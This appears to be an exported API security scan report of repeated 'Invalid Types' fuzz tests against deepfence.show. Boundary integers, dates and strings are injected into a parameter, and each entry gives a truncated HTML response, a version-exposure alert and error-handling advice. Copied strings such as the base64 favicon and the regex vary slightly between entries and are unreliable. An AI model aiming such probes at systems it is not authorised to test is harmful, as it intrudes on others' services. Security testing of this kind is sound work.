Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>1999-05-31</td></tr></table>	Name	Value	demouser@deepfence.io	1999-05-31
Name	Value				
demouser@deepfence.io	1999-05-31				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	Since incorrectly typed data inserted into the parameter <code>demouser@deepfence.io</code> provoked an unexpected response, you may want to improve error handling in the code processing this input.				
Issue Number	#1950				

Scan	Invalid Types				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>-1267896799</td></tr></table>	Name	Value	demouser@deepfence.io	-1267896799
Name	Value				
demouser@deepfence.io	-1267896799				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	Since incorrectly typed data inserted into the parameter demouser@deepfence.io provoked an unexpected response, you may want to improve error handling in the code processing this input.				
Issue Number	#1951				

Scan	Invalid Types				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>-882223334991111111</td></tr></table>	Name	Value	demouser@deepfence.io	-882223334991111111
Name	Value				
demouser@deepfence.io	-882223334991111111				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget</pre>				

	<pre>script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	Since incorrectly typed data inserted into the parameter <code>demouser@deepfence.io</code> provoked an unexpected response, you may want to improve error handling in the code processing this input.
Issue Number	#1952

Scan	Invalid Types				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>-2147483647</td></tr></table>	Name	Value	demouser@deepfence.io	-2147483647
Name	Value				
demouser@deepfence.io	-2147483647				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	Since incorrectly typed data inserted into the parameter <code>demouser@deepfence.io</code> provoked an unexpected response, you may want to improve error handling in the code processing this input.				
Issue Number	#1953				

Scan	Invalid Types
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>-32768</td></tr> </table>	Name	Value	demouser@deepfence.io	-32768
Name	Value				
demouser@deepfence.io	-32768				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	Since incorrectly typed data inserted into the parameter demouser@deepfence.io provoked an unexpected response, you may want to improve error handling in the code processing this input.				
Issue Number	#1954				

Scan	Invalid Types				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>127</td></tr> </table>	Name	Value	demouser@deepfence.io	127
Name	Value				
demouser@deepfence.io	127				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	Since incorrectly typed data inserted into the parameter demouser@deepfence.io provoked an unexpected response, you may want to improve error handling in the code processing this input.
Issue Number	#1955

Scan	Invalid Types				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>0</td></tr></table>	Name	Value	demouser@deepfence.io	0
Name	Value				
demouser@deepfence.io	0				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81O2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	Since incorrectly typed data inserted into the parameter demouser@deepfence.io provoked an unexpected response, you may want to improve error handling in the code processing this input.				
Issue Number	#1956				

Scan	Invalid Types				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>-1</td></tr></table>	Name	Value	demouser@deepfence.io	-1
Name	Value				
demouser@deepfence.io	-1				
Response					

	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	Since incorrectly typed data inserted into the parameter <code>demouser@deepfence.io</code> provoked an unexpected response, you may want to improve error handling in the code processing this input.
Issue Number	#1957

Scan	Invalid Types				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>1</td></tr></table>	Name	Value	demouser@deepfence.io	1
Name	Value				
demouser@deepfence.io	1				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	Since incorrectly typed data inserted into the parameter <code>demouser@deepfence.io</code> provoked an unexpected response, you may want to improve error handling in the code processing this input.				

Scan Invalid Types**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
demouser@deepfence.io	1267896799

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]**Action Points** Since incorrectly typed data inserted into the parameter demouser@deepfence.io provoked an unexpected response, you may want to improve error handling in the code processing this input.**Issue Number**

#1959

Scan Invalid Types**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
demouser@deepfence.io	882223334991111111

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script
```

	<pre>language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	Since incorrectly typed data inserted into the parameter <code>demouser@deepfence.io</code> provoked an unexpected response, you may want to improve error handling in the code processing this input.
Issue Number	#1960

Scan	Invalid Types				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>294967295</td></tr></table>	Name	Value	demouser@deepfence.io	294967295
Name	Value				
demouser@deepfence.io	294967295				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	Since incorrectly typed data inserted into the parameter <code>demouser@deepfence.io</code> provoked an unexpected response, you may want to improve error handling in the code processing this input.				
Issue Number	#1961				

Scan	Invalid Types
Severity	ERROR

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>65535</td></tr></table>	Name	Value	demouser@deepfence.io	65535
Name	Value				
demouser@deepfence.io	65535				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmYBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	Since incorrectly typed data inserted into the parameter demouser@deepfence.io provoked an unexpected response, you may want to improve error handling in the code processing this input.				
Issue Number	#1962				

Scan	Invalid Types				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>255</td></tr></table>	Name	Value	demouser@deepfence.io	255
Name	Value				
demouser@deepfence.io	255				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre>				

	z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	Since incorrectly typed data inserted into the parameter demouser@deepfence.io provoked an unexpected response, you may want to improve error handling in the code processing this input.
Issue Number	#1963

Scan	Invalid Types				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>SoapUI is the best</td></tr></table>	Name	Value	demouser@deepfence.io	SoapUI is the best
Name	Value				
demouser@deepfence.io	SoapUI is the best				
